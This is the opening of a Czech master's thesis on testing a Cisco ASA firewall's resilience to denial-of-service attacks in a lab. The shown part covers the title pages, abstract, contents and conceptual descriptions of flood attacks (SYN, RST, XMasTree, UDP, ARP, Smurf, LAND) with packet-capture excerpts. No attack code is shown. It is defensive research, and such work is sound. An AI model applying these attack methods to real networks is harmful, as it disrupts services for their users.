

# VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ  
ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION  
DEPARTMENT OF TELECOMMUNICATIONS


TESTOVÁNÍ ODOLNOSTI SÍTÍ A OCHRANA PŘED ÚTOKY ODEPŘENÍ  
SLUŽEB

DIPLOMOVÁ PRÁCE  
MASTER'S THESIS

AUTOR PRÁCE  
AUTHOR


Bc. JAN HANZAL

BRNO 2014



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH  
TECHNOLOGIÍ

ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION  
DEPARTMENT OF TELECOMMUNICATIONS

# TESTOVÁNÍ ODOLNOSTI SÍTÍ A OCHRANA PŘED ÚTOKY ODEPŘENÍ SLUŽEB

NETWORK PROTECTION TESTING AND DOS ATTACKS PROTECTION

DIPLOMOVÁ PRÁCE

MASTER'S THESIS

AUTOR PRÁCE

AUTHOR

Bc. JAN HANZAL

VEDOUCÍ PRÁCE

SUPERVISOR

Ing. JAN HAJNÝ, Ph.D.

BRNO 2014



VYSOKÉ UČENÍ  
TECHNICKÉ V BRNĚ

Fakulta elektrotechniky  
a komunikačních technologií

Ústav telekomunikací

# Diplomová práce

magisterský navazující studijní obor  
Telekomunikační a informační technika

**Student:** Bc. Jan Hanzal

**ID:** 115177

**Ročník:** 2

**Akademický rok:** 2013/2014

## NÁZEV TÉMATU:

**Testování odolnosti sítí a ochrana před útoky odepření služeb**

## POKYNY PRO VYPRACOVÁNÍ:

Nakonfigurujte testovací infrastrukturu s Cisco ASA a testerem Spirent Avalanche. Změřte propustnost firewallu ASA. Analyzujte DDoS útoky podporované Spirent Avalanche. Vyberte 5 útoků typu DDoS a podrobně popište jejich princip. Nainstalujte a nakonfigurujte Linuxový server, který bude schopen generovat vybrané DDoS útoky. Změřte parametry generovaných útoků. Srovnajte výsledky se Spirent Avalanche.

## DOPORUČENÁ LITERATURA:

[1] STALLINGS, William. Cryptography and network security: principles and practice. Seventh edition. xix, 731 pages. ISBN 01-333-5469-5.

[2] Spirent Support [online]. 2013 [cit. 2013-10-07]. Dostupné z: <http://support.spirentcom.com>

[3] Root.cz [online]. 2013 [cit. 2013-10-07]. Dostupné z: [www.root.cz](http://www.root.cz)

**Termín zadání:** 10.2.2014

**Termín odevzdání:** 28.5.2014

**Vedoucí práce:** Ing. Jan Hajný, Ph.D.

**Konzultanti diplomové práce:**

**prof. Ing. Kamil Vrba, CSc.**

*Předseda oborové rady*

## UPOZORNĚNÍ:

Autor diplomové práce nesmí při vytváření diplomové práce porušit autorská práva třetích osob, zejména nesmí zasahovat nedovoleným způsobem do cizích autorských práv osobnostních a musí si být plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č.40/2009 Sb.

## **ABSTRAKT**

Cílem této diplomové práce je testování firewallu Cisco ASA5510 při působení útoků odepření služeb. Práce obsahuje teoretický popis vybraných útoků a praktické testy. Praktická část obsahuje základní testování firewallu Cisco ASA pomocí testeru Spirent Avalanche 3100B. Byl testován počet souběžných TCP spojení za sekundu a propustnost firewallu na 7. vrstvě ISO/OSI modelu. Dále byl testován vliv útoků odepření služeb na propustnost. V další části je řešeno generování útoků z linuxového serveru na firewall za pomoci skriptů v jazyku Python. Těmito skripty lze generovat pět typů DoS útoků.

## **KLÍČOVÁ SLOVA**

Útok, DoS, DDoS, Spirent Avalanche 3100B, firewall, Python, ASA

## **ABSTRACT**

The aim of this Master thesis is a testing of Cisco ASA5510 firewall with affect of Denial of Service attacks. Part of the thesis is a teoretical description some of the attacks and practical tests. Practical part covers basic testing of Cisco ASA with Spirent Avalanche 3100B. Number of TCP connections per second and firewalls throughput on 7th layer of ISO/OSI model were tested. Also the effect of Denial of Service attacks on the throughput. In a next part there is described one possible way how to generate Denial of Service attacks from a Linux server to the firewall. Python scripts were used for generation DoS packets. With those scripts it is possible to generate five types of attacks.

## **KEYWORDS**

Attack, DoS, DDoS, Spirent Avalanche 3100B, firewall, Python, ASA

HANZAL, Jan *Testování odolnosti sítí a ochrana před útoky odepření služeb*: diplomová práce. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2014. 72 s. Vedoucí práce byl Ing. Jan Hajný, Ph.D

## PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma „Testování odolnosti sítí a ochrana před útoky odepření služeb“ jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno .....

.....

(podpis autora)

## PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu diplomové práce panu Ing. Janu Hajnýmu, Ph.D. za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Brno .....

.....

(podpis autora)



Faculty of Electrical Engineering  
and Communication  
Brno University of Technology  
Technická 12, CZ-61200 Brno  
Czech Republic  
<http://www.six.feec.vutbr.cz>

## PODĚKOVÁNÍ

Experimentální část této diplomové práce byla realizována na výzkumné infrastruktuře  
vybudované v rámci projektu CZ.1.05/2.1.00/03.0072

**Centrum senzorických, informačních a komunikačních systémů (SIX)**  
operačního programu Výzkum a vývoj pro inovace.

Brno .....

.....

(podpis autora)



EVROPSKÁ UNIE  
EVROPSKÝ FOND PRO REGIONÁLNÍ ROZVOJ  
INVESTICE DO VAŠÍ BUDOUCNOSTI



# OBSAH

<b>Úvod</b>	<b>13</b>
<b>1 Typy útoků odepření služeb</b>	<b>14</b>
1.1 Útoky ze zařízení Spirent Avalanche . . . . .	14
1.1.1 SYN flood . . . . .	14
1.1.2 Reset Flood . . . . .	15
1.1.3 XMasTree . . . . .	15
1.1.4 UDP Flood . . . . .	16
1.1.5 ARP Flood . . . . .	17
1.1.6 Ping of Death . . . . .	17
1.1.7 Smurf útok . . . . .	18
1.1.8 Evasive UDP . . . . .	19
1.1.9 LAND . . . . .	19
1.1.10 Ping Sweep . . . . .	19
1.1.11 Unreachable Host . . . . .	19
1.1.12 Teardrop . . . . .	19
1.1.13 Distribuovaný DoS (DDoS) . . . . .	20
1.2 Další typy DoS útoků . . . . .	20
1.2.1 SYN Flood se sestaveným spojením . . . . .	20
1.2.2 Reflected Attack (RDoS) . . . . .	20
1.2.3 Permanent DoS (PDoS) . . . . .	21
1.2.4 R-U-Dead-Yet?(RUDY) . . . . .	21
<b>2 Základní typy firewallů</b>	<b>22</b>
2.1 Paketový filtr . . . . .	22
2.2 Stavový firewall . . . . .	23
2.3 Aplikační firewall . . . . .	24
<b>3 Metodika testování firewallů</b>	<b>25</b>
3.1 Definice testů . . . . .	25
3.1.1 Topologie . . . . .	25
3.1.2 Virtuální klienti / servery . . . . .	25
3.1.3 Požadavky na provoz . . . . .	26
3.1.4 Řízení toku . . . . .	26
3.1.5 Nastavení pravidel firewallu . . . . .	26
3.2 Vybrané testy . . . . .	26
3.2.1 Souběžná kapacita TCP spojení . . . . .	26



3.2.2	Schopnost zvládnutí DoS . . . . .	26
<b>4</b>	<b>Zařízení v laboratorních sítích</b>	<b>28</b>
4.1	Cisco ASA 5510 . . . . .	28
4.2	Spirent Avalanche 3100B . . . . .	28
4.2.1	Způsoby zátěže . . . . .	29
4.3	Server . . . . .	30
4.4	PC . . . . .	31
<b>5</b>	<b>Síť s testerem Avalanche</b>	<b>32</b>
5.1	Společné parametry testů . . . . .	32
5.1.1	Avalanche . . . . .	32
5.1.2	Cisco ASA . . . . .	33
5.2	Testování bez vlivu DoS . . . . .	34
5.2.1	TCP connections/s . . . . .	34
5.2.2	HTTP propustnost . . . . .	38
5.3	Testování s vlivem DoS . . . . .	40
5.3.1	HTTP úspěšnost se SYN Flood . . . . .	40
5.3.2	HTTP úspěšnost s UDP Flood . . . . .	42
5.3.3	HTTP úspěšnost s RST Flood . . . . .	43
5.3.4	HTTP úspěšnost s XMasTree Flood . . . . .	43
5.3.5	HTTP úspěšnost s ARP Flood . . . . .	44
5.3.6	Vyhodnocení DDoS útoků – Avalanche . . . . .	45
<b>6</b>	<b>Síť Server – PC</b>	<b>46</b>
6.1	Nastavení PC . . . . .	46
6.2	Generování DoS – L4 . . . . .	47
6.2.1	TCP kontrolní součet . . . . .	48
6.3	Generování DoS – L2 . . . . .	49
6.4	Výsledné hodnoty DDoSRate . . . . .	50
<b>7</b>	<b>Síť Server – Avalanche</b>	<b>52</b>
7.1	Výsledné hodnoty úspěšnosti HTTP transakcí . . . . .	53
7.2	Srovnání Avalanche se serverem . . . . .	53
<b>8</b>	<b>Závěr</b>	<b>54</b>
	<b>Literatura</b>	<b>55</b>
	<b>Seznam symbolů, veličin a zkratek</b>	<b>58</b>

<b>Seznam příloh</b>	<b>59</b>
<b>A Základní konfigurace Cisco ASA</b>	<b>60</b>
<b>B TCP kontrolní součet</b>	<b>61</b>
<b>C Scripty</b>	<b>62</b>
C.1 Main.py . . . . .	62
C.2 classIPpacket.py . . . . .	65
C.3 classTCPsegment.py . . . . .	67
C.4 classUDPdatagram.py . . . . .	70
C.5 ARP.py . . . . .	71
<b>D Obsah přiloženého CD</b>	<b>72</b>

# SEZNAM OBRÁZKŮ

1.1	SYN Flood útok [3]	14
1.2	SYN Flood na FTP server	15
1.3	Odpovědi systému na nepoužívaný port	15
1.4	RST Flood útok	15
1.5	RST Flood útok na spojení	15
1.6	Odpovědi systému na XMasTree pakety	16
1.7	UDP Flood útok [5]	16
1.8	ICMP odpovědi na UDP pakety	17
1.9	ARP struktura [17]	17
1.10	Zachycené rámce ARP protokolu	17
1.11	Smurf útok [16]	18
1.12	Pole používané k fragmentaci [20]	20
1.13	DDOS útok [18]	21
2.1	Firewall	22
2.2	Hlavička IP paketu [20]	23
2.3	Hlavička TCP paketu [22]	23
2.4	Hlavička UDP paketu [19]	24
3.1	Základní topologie	25
4.1	Cisco ASA 5510	28
4.2	Spirent Avalanche 3100B	29
4.3	Netinstall	31
4.4	Instalace Wireshark	31
5.1	Topologie laboratorní sítě	32
5.2	Nastavení Capture	33
5.3	Očekávaný průběh testu	35
5.4	Detail očekávaného průběhu	35
5.5	Výsledné průběhy 1. testu	36
5.6	Očekávaný průběh 2. testu	36
5.7	Výsledné průběhy 2. testu	37
5.8	Detail průběhů 2. testu	37
5.9	Očekávaný průběh zátěže	38
5.10	Výsledná propustnost	39
5.11	Úspěšnost transakcí při SYN Flood útoku	41
5.12	Propustnost v závislosti na DDoSrate (SYN Flood)	41
5.13	Úspěšnost transakcí při UDP Flood útoku	42
5.14	Úspěšnost transakcí při RST Flood útoku	43
5.15	Úspěšnost transakcí při XMasTree Flood útoku	44

5.16	Úspěšnost spojení při ARP Flood útoku . . . . .	45
5.17	Srovnání DDoS útoků . . . . .	45
6.1	Topologie laboratorní sítě Server–PC . . . . .	46
6.2	Směrovací tabulka PC . . . . .	47
6.3	Nastavení iptables . . . . .	47
6.4	iptables . . . . .	47
6.5	Stavový diagram Main scriptu . . . . .	48
6.6	Sekvenční diagram pro TCP SYN útok . . . . .	49
6.7	Srovnání DDoSrate pro jednotlivé typy útoků . . . . .	50
6.8	Srovnání DDoSrate, generováno ze serveru / PC . . . . .	51
7.1	Topologie laboratorní sítě Server+Linux . . . . .	52
7.2	Úspěšnost transakcí při působení útoků ze serveru . . . . .	53
B.1	Výpočet TCP checksum [15] . . . . .	61

## SEZNAM TABULEK

1.1	ARP pole [17]	18
4.1	Spirent Avalanche 3100B – vybrané parametry [9]	30
4.2	Server – HW parametry	30
4.3	PC Lenovo – HW parametry	31
5.1	Avalanche – konfigurace	33
5.2	Statické parametry testu	34
5.3	Statické parametry testu	38
5.4	Společné parametry DDoS útoků	40
5.5	Statické parametry SYN Flood útoku	40
5.6	Statické parametry UDP Flood útoku	42
5.7	Statické parametry ARP Flood útoku	44

# ÚVOD

Tato práce se věnuje problematice testování síťových útoků typu odepření služeb, anglicky „Denial of Service“. Cílem útoku je znemožnit používání služby ze strany uživatelů. Modifikovaná verze tohoto útoku je takzvaný distribuovaný DoS, DDoS. Jeho podstatou je vedení útoku z více zdrojů.

Síťový prvek, který by měl být schopen odolat tomuto typu útoku, je firewall. Firewally představují nejdůležitější prvek zabezpečení sítě, a proto je nutné jejich funkčnost průběžně vylepšovat. Neustále se však zdokonalují i útoky vedené proti sítím. Cesta ke zlepšení jde přes důkladné testování firewallů. Jednou z možností jak provádět testování je používat specializované zařízení, které je schopno generovat požadované útoky. K tomuto testování je možné použít specializované zařízení Spirent Avalanche 3100B.

Teoretický úvod diplomové práce je věnován popisům vybraných síťových útoků. Přednostně jsou vybrány ty, které je možné simulovat pomocí Spirent Avalanche. Praktická část je rozdělena do tří podčástí.

V první je firewall podroben testům generovaným ze Spirent Avalanche. Cílem bylo nalézt referenční hodnoty pro následující měření. Testy částečně vycházejí z doporučení IETF RFC 3511. Toto doporučení popisuje testování firewallů a následné zpracování výsledků testů. Úkolem testů bylo zjistit chování firewallu při základním nastavení. To znamená bez jakýchkoli mechanismů bránícím útoku.

V druhé části byl použit linuxový server, ze kterého byly generovány útoky. V této části neprobíhal útok na firewall ale na PC, kde probíhalo vyhodnocení. Účelem bylo změření síly útoku pro použití ve třetí části.

V poslední části byly útoky vedené ze serveru na firewall. Avalanche byl použit pro simulaci legitimního provozu. Cílem bylo zjistit, jestli je útok z jednoho serveru schopen omezit či úplně přerušit legitimní provoz.

# 1 TYPY ÚTOKŮ ODEPŘENÍ SLUŽEB


Útok odepřením služby, anglicky Denial of Service, znamená, že útočník zaplavuje cílovou stanici nevyžádaným provozem. Jakmile jsou na cílové stanici vyčerpány systémové zdroje, systém, popřípadě služba, se stane nedostupnou. Distribuovaný útok pracuje na stejném principu až na to, že generování provozu neprobíhá z jednoho zdroje, ale je rozprostřeno mezi mnoho zdrojů.

## 1.1 Útoky ze zařízení Spirent Avalanche

### 1.1.1 SYN flood

SYN flood útok je jedním z možných způsobů zneužití TCP protokolu. TCP jakožto spojově orientovaný protokol musí před zasláním uživatelských dat sestavit spojení. Toto spojení se sestavuje pomocí tzv. „3-way handshake“ – klient vysílá SYN paket pro inicializaci spojení.

V momentě, kdy příjemce paket úspěšně přijme, se pro sestavované spojení rezervují určité zdroje. Stav spojení je tzv. „SYN\_RECV“. Nastaví se časovač, kterým se omezuje doba příchodu ACK paketu (3. v pořadí). Vyhradí se určitý prostor v paměti a v neposlední řadě příjemce odešle SYN-ACK paket zpátky klientovi (obr. 1.2). V tento moment příjemce očekává příchod ACK paketu, obrázek 1.1.



Obr. 1.1: SYN Flood útok [3]

Pokud útočník útočí na port, na kterém neposlouchá žádná aplikace, systém odesílá TCP paket s příznaky RST, ACK (obr. 1.3).

11	21.86.28.186	11.0.0.40	TCP	60	40560 > ftp [SYN] Seq=0 win=8192 Len=0
12	11.0.0.40	21.86.28.186	TCP	58	ftp > 40560 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=1460
13	21.86.28.186	11.0.0.40	TCP	60	21055 > ftp [SYN] Seq=0 win=8192 Len=0
14	11.0.0.40	21.86.28.186	TCP	58	ftp > 21055 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=1460

Obr. 1.2: SYN Flood na FTP server

7	11.0.0.40	86.97.133.246	TCP	54	http > 56733 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
8	86.97.133.246	11.0.0.40	TCP	60	48509 > http [SYN] Seq=0 win=8192 Len=0
9	11.0.0.40	86.97.133.246	TCP	54	http > 48509 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
10	86.97.133.246	11.0.0.40	TCP	60	32463 > http [SYN] Seq=0 win=8192 Len=0

Obr. 1.3: Odpovědi systému na nepoužívaný port

V případě útoku útočník zasílá velké množství SYN paketů, čímž snižuje příjemci volné zdroje až na minimum [3].

### 1.1.2 Reset Flood

Útočník posílá množství TCP paketů s příznakem reset – RST (obr. 1.4). Toto teoreticky může způsobit resetování legitimních TCP spojení. Předpokladem ovšem je, že útočník zfalšuje zdrojovou IP adresu, TCP port a hlavně správnou kombinaci sekvenčních čísel. Toto je však málo pravděpodobné.

Na obrázku 1.5 jsou zachyceny pakety probíhajícího FTP přenosu (pakety č. 65, 69). RST paket uprostřed má korektní zdrojovou IP adresu a cílový port (FTP 20), ostatní parametry jsou náhodné. Je vidět, že na sestavené spojení nemá RST paket vliv.

6	11.0.0.19	11.0.0.40	TCP	60	twamp-control > ftp [RST] Seq=1 win=8192 Len=0
9	11.0.0.19	11.0.0.40	TCP	60	39021 > ftp [RST] Seq=1 win=8192 Len=0
12	11.0.0.19	11.0.0.40	TCP	60	21084 > http [RST] Seq=1 win=8192 Len=0
15	11.0.0.19	11.0.0.40	TCP	60	54040 > http [RST] Seq=1 win=8192 Len=0

Obr. 1.4: RST Flood útok

65	11.0.0.40	11.0.0.19	FTP-DATA	1066	FTP Data: 1000 bytes
68	11.0.0.19	11.0.0.40	TCP	60	57667 > ftp-data [RST] Seq=1 win=8192 Len=0
69	11.0.0.19	11.0.0.40	TCP	66	37233 > ftp-data [ACK] Seq=1 Ack=151887 win=64128 Len=0

Obr. 1.5: RST Flood útok na spojení

### 1.1.3 XMasTree

Útočník vytvoří TCP paket, ve kterém jsou kontrolní příznaky (všechny nebo neplatné kombinace) nastaveny na hodnotu „1“. Tato situace v legitimní provozu nenastává. Systémy, které nejsou ošetřeny proti tomuto útoku, mohou havarovat. Je využíván také pro tzv. OS fingerprinting. Velice častá je kombinace kontrolních příznaků PSH, FIN, URG.



Na obrázku 1.6 jsou vidět XMasTree pakety přicházející na otevřený port (pakety č. 3, 7) i na uzavřený port (pakety č. 14, 18). V obou případech je odpovědí napadeného systému paket s příznaky RST, ACK.


3	11.0.0.19	11.0.0.40	TCP	60	spw-dialer > ftp [FIN, PSH, URG] Seq=1 win=8192 Urg=0 Len=0
4	11.0.0.40	11.0.0.19	TCP	54	ftp > spw-dialer [RST, ACK] Seq=1 Ack=2 win=0 Len=0
7	11.0.0.19	11.0.0.40	TCP	60	14701 > ftp [FIN, PSH, URG] Seq=1 win=8192 Urg=0 Len=0
8	11.0.0.40	11.0.0.19	TCP	54	ftp > 14701 [RST, ACK] Seq=1 Ack=2 win=0 Len=0
14	11.0.0.19	11.0.0.40	TCP	60	20687 > http [FIN, PSH, URG] Seq=1 win=8192 Urg=0 Len=0
15	11.0.0.40	11.0.0.19	TCP	54	http > 20687 [RST, ACK] Seq=1 Ack=2 win=0 Len=0
18	11.0.0.19	11.0.0.40	TCP	60	29507 > http [FIN, PSH, URG] Seq=1 win=8192 Urg=0 Len=0
19	11.0.0.40	11.0.0.19	TCP	54	http > 29507 [RST, ACK] Seq=1 Ack=2 win=0 Len=0

Obr. 1.6: Odpovědi systému na XMasTree pakety

### 1.1.4 UDP Flood

Jeden z nejstarších zástupců DoS útoků. Vzhledem k tomu, že UDP protokol je bezstavový, je charakteristika útoku velice prostá. Útočník zasílá velké množství UDP datagramů na cílový systém s cílem ho zahltit (obr. 1.7). Cílový systém kontroluje přijímané UDP datagramy, aby zjistil poslouchající aplikaci. Pokud není aplikace nalezena, vrátí ICMP zprávu Destination Unreachable (Typ 3) – viz zachycené pakety programem Wireshark (obr. 1.8). Útočník vybírá náhodné cílové porty [5].

Hlavička UDP protokolu je na obrázku 2.4 v kapitole 2.2.




Obr. 1.7: UDP Flood útok [5]

1203	163.207.82.50	11.0.0.40	UDP	60	Source port: locus-disc	Destination port: http
1204	11.0.0.40	163.207.82.50	ICMP	70	Destination unreachable (Port unreachable)	
1205	163.207.82.50	11.0.0.40	UDP	60	Source port: 56155	Destination port: http
1206	11.0.0.40	163.207.82.50	ICMP	70	Destination unreachable (Port unreachable)	
1207	163.207.82.50	11.0.0.40	UDP	60	Source port: 64503	Destination port: http

Obr. 1.8: ICMP odpovědi na UDP pakety

### 1.1.5 ARP Flood

Útok využívá ARP protokol, který pracuje na linkové vrstvě. ARP je určen k získání adresy síťové vrstvy, např. IP. Struktura ARP rámce je na obrázku 1.9. Podrobnější popis viz tab.1.1. Cílem útoku je zahltit cíl množstvím ARP rámců typu „ARP Request“ nebo „ARP Reply“.



Obr. 1.9: ARP struktura [17]

Na obrázku 1.10 jsou zachyceny rámce ARP protokolu. Paket číslo 2 je typu ARP Request ( $OPER = 1$ ). Paket číslo 3 je odpovědí systému na předchozí request. Poslední paket je typu ARP Reply ( $OPER = 2$ ). Na tento rámeček systém nijak neodpovídá.

2	00:00:00:42:25:62	08:00:27:d0:0f:03	ARP	60	who has 11.0.0.40? Tell 11.0.0.19
3	08:00:27:d0:0f:03	00:00:00:42:25:62	ARP	42	11.0.0.40 is at 08:00:27:d0:0f:03
17	00:00:00:42:25:62	08:00:27:d0:0f:03	ARP	60	11.0.0.19 is at 00:00:00:42:25:62

Obr. 1.10: Zachycené rámce ARP protokolu

### 1.1.6 Ping of Death

Velmi starý typ útoku, který už nelze použít proti moderním systémům. Program Ping zasílá ICMP zprávy „Echo request“ (ICMP typ 8) a „Echo reply“ (ICMP typ 0) a zpracovává přijaté odpovědi. Typická velikost paketu je 84 bajtů (včetně


Pole	Délka (B)	popis
HTYPE	2	specifikace linkové vrstvy (Ethernet, HDLC...)
PTYPE	2	specifikace síťové vrstvy – IPv4 = 6
HLEN	1	délka linké adresy – Ethernet = 6
PLEN	1	délka síťové adresy – IPv4 = 4
OPER	2	typ operace – ARP Reply = 2
SHA	HLEN	zdrojová linková adresa
SPA	PLEN	zdrojová síťová adresa
THA	HLEN	cílová linková adresa
TPA	PLEN	cílová síťová adresa

Tab. 1.1: ARP pole [17]

IP hlavičky). Staré verze systémů nezvládaly paket větší než definované maximum 65535 bajtů (RFC 791 [20]). Přijetí takového paketu zapříčinilo pád systému [6].

### 1.1.7 Smurf útok

Je založen na možnosti zaslat do sítě pakety s cílovou všesměrovou adresou. Zdrojová adresa je nastavena na adresu cíle útoku, obr.1.11. Útok rychle vyčerpává šířku pásma, což znemožňuje legitimní provoz.



Obr. 1.11: Smurf útok [16]

### 1.1.8 Evasive UDP

Evasive UDP je modifikace UDP flood útoku [9]. Generované UDP pakety mají různou délku, což stěžuje možnost detekce útoku.

### 1.1.9 LAND

Local Area Network Denial je útok využívající IP protokol. Útočník zašle cíli IP paket se stejnou zdrojovou a cílovou IP adresou napadeného [2]. Tímto způsobem vznikne smyčka, cíl si posílá pakety sám sobě. Opět při velkém počtu takovýchto paketů lze systém zahltit.

### 1.1.10 Ping Sweep

Je útok určený pro průzkum sítě. Jedná se o vygenerování velkého množství ICMP Echo zpráv na různé cílové IP adresy. Útočník očekává Echo-reply odpovědi pro zjištění, které IP adresy jsou používány. V případě, že z IP adresy dojde odpověď, útočník ví, že je tato používána a může na ni zaútočit.


### 1.1.11 Unreachable Host

Tento útok opět využívá ICMP protokol. Útočník zasílá ICMP zprávy typu 3–Destination Unreachable, kód 3–Port Unreachable [21]. Touto zprávou je oznámeno jednomu z komunikujících, že cíl je nedostupný. Napadený počítač poté ukončí probíhající TCP spojení [11].

### 1.1.12 Teardrop

